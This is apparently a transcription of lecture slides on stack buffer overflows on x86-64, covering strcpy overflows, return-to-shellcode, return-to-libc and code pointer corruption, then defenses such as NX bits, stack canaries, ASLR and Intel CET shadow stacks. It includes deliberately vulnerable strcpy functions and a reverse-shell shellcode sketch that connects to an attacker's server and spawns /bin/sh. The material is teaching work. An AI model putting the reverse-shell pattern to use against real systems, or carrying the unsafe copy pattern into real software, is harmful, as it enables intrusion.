
- Suppose that **`str`** is attacker-controlled
  - Ex: Read from attacker-written file
  - Ex: Read from attacker-generated packet
- Attacker exploits the fact that **`strcpy()`** continues writing bytes until finding a `` `\0` `` in **`str`**
  - Attacker provides a **`str`** longer than 16 bytes
  - The bytes in **`str`** overwrite the buffer and eventually the return address!



Buffer Overflows
(assume x86-64)

```
void copy(char *str){
  char buffer[16];
  strcpy(buffer, str);
}
```

- The attacker now chooses where **copy()** returns to!
- Ex: Return to shellcode
  - Suppose that:
    - The attacker knows address of **buffer**
    - Stack pages are writable and executable
  - The attacker can use the buffer overflow to:
    - Fill the buffer with x86 instructions
    - Overwrite the return address on the stack with the address of **buffer**!



Buffer Overflows (assume x86-64)

```
void copy(char *str){
    char buffer[16];
    strcpy(buffer, str);
}
```

- The attacker now chooses where `copy()` returns to!
- Ex: Return to shellcode
  - Suppose that:
    - The attacker knows address of **buffer**
    - Stack pages are writable and executable
  - The attacker can use the buffer overflow to:
    - Fill the buffer with x86 instructions
    - Overwrite the return address on the stack with the address of **buffer**!

Example shellcode (compiled from C)


```
//Open a TCP socket to an attacker-
//controlled server.
sock = socket(AF_INET, SOCK_STREAM);
connect(sock,
        /*attacker's IP and port*/);

//Bind socket to exploited program's
//stdin/out/err.
dup2(sock, 0); //stdin
dup2(sock, 1); //stdout
dup2(sock, 2); //stderr

//Overwrite the exploited process
//with a shell (whose input and
//output are the attacker-controlled
//socket!).
execv("/bin/sh", ...);
```


THERE IS HOPE
I'M AT UR BASE
RUNNING MA CODE


Defense: W$\oplus$X

- In the old days, a page table access bit of “writable” implied “executable”
- To stop shellcode injection, add a new “no-execute” bit
  - If CPU tries to jump to address on a no-execute page, hardware generates an exception
  - Stack and heap pages can be marked as no-execute (modulo JIT’ing)
- This approach has several nice properties
  - You don’t have to modify applications
  - Protections are implemented by hardware (fast!)
- NX bits are standard on popular chips (x86, AMD, ARM)

Page tables: x86-64




WE DID IT
NO MORE ATTACKS
LOLOL




Buffer Overflows
(assume x86-64)

```
void copy(char *str){
    char buffer[16];
    strcpy(buffer, str);
}
```

- Attacker chooses where **copy()** returns to, but NX bits prevent injected shellcode
- Return-to-**libc** attack
  - Assume that the attacker knows the location of **libc** in the address space
  - Attacker overwrites return address with the address of a **libc** function, e.g., **exit(int status)**
  - On x86-32, the buffer overflow lets attacker control the arguments for the **libc** function (since they live on the stack!)

Code Pointer Corruption



- Buffer overflows allow the attacker to overwrite code pointers in the path of the overflow
  - On the stack: return addresses, function pointers, vptrs
  - On the heap: function pointers, vptrs
- Control flow vectors to a place of the attacker's choosing once a corrupted code pointer is used

```
void copy2(){
    int (*f_ptr)() = foo;
    char buffer[16];
    strcpy(buffer, str);
    f_ptr();
}
```

ATTACKER WINS

Why Doesn't The OS Detect Buffer Overflows?


- Roughly speaking, the kernel only executes code when:
  - User-level code issues a system call
  - An external event occurs (e.g., a timer interrupt fires, a storage device indicates an IO read has completed)
- Thus, the kernel is mostly passive, relying on page tables and the MMU to isolate one process from another
- However, page-table-based isolation doesn't protect a process from itself!


ONE SOLUTION:

DON’T USE COMPUTERS

Stack Canaries

- Place a special value in memory, between a stack frame's local variables and a memory location to protect (e.g., the frame's return address)
- Immediately before the function returns, check whether the canary value has changed
- A buffer overflow that tramples the return address will trample the canary too!





A `call` instruction executes.

Stack canary

%rbp

%rsp

Ret addr$_i$
Saved %rbp$_i$
//Other stuff in //stack frame i
Ret addr$_{i+1}$
Saved %rbp$_{i+1}$
Canary$_{i+1}$
//Stuff in stack //frame i

Save the old breakpointer on the stack.


Make space for the local variables.

Copy the known-good canary value onto the stack.

Zero out the known-good value from %rax; paranoia!

Stack canary


```
//Function preamble
push %rbp
mov  %rsp, %rbp
sub  0x410, %rsp
mov  %fs:(0x28), %rax
mov  %rax, -0x8(%rbp)
xor  %rax, %rax
```



Move the canary value from the stack into %rax.

If the stack canary and the known-good value are equal, %rax will be 0!

Respond to the canary check.



Stack canary

```
//Function preamble
push %rbp
mov  %rsp, %rbp
sub  0x410, %rsp
mov  %fs:(0x28), %rax
mov  %rax, -0x8(%rbp)
xor  %rax, %rax
```

```
//Function epilogue
mov  -0x8(%rbp), %rax
xor  %fs:(0x28), %rax
je   codeToDoFuncReturn
call __stack_chk_fail
```

Defenses

- Stack canaries
- Shadow stacks (Intel CET)
- ASLR
- Randomizing struct layouts

Intel Control-Flow Enforcement Technology (CET)

- CET ships with:
  - Tiger Lake chips that are coming out this year
  - Upcoming Xeon chips
- A separate, hardware-managed stack tracks `call`/`ret` information
  - During a `call`, push the address of the instruction after the `call` onto the shadow stack
  - During a `ret`, pop the addresses from the shadow stack and regular stack, and ensure that they match!


```
int foo(int x){
    return 4 + bar(x);
}

int bar(int y){
    return y*y;
}
```

Normal stack

[Empty] foo

Shadow stack

[Empty] foo



Intel Control-Flow Enforcement Technology (CET)

- CET ships with:
  - Tiger Lake chips that are coming out this year
  - Upcoming Xeon chips
- A separate, hardware-managed stack tracks **`call`**/**`ret`** information
  - During a **`call`**, push the address of the instruction after the **`call`** onto the shadow stack
  - During a **`ret`**, pop the addresses from the shadow stack and regular stack, and ensure that they match!


```
void foo(char *s){
    vuln(s);
}
void vuln(char *str){
    char buf[16];
    strcpy(buf, str);
    return;
}
```

Normal stack

[Empty]
[->foo]
[->evil]

Shadow stack

[Empty]
[->foo]



CPU raises a control protection exception!

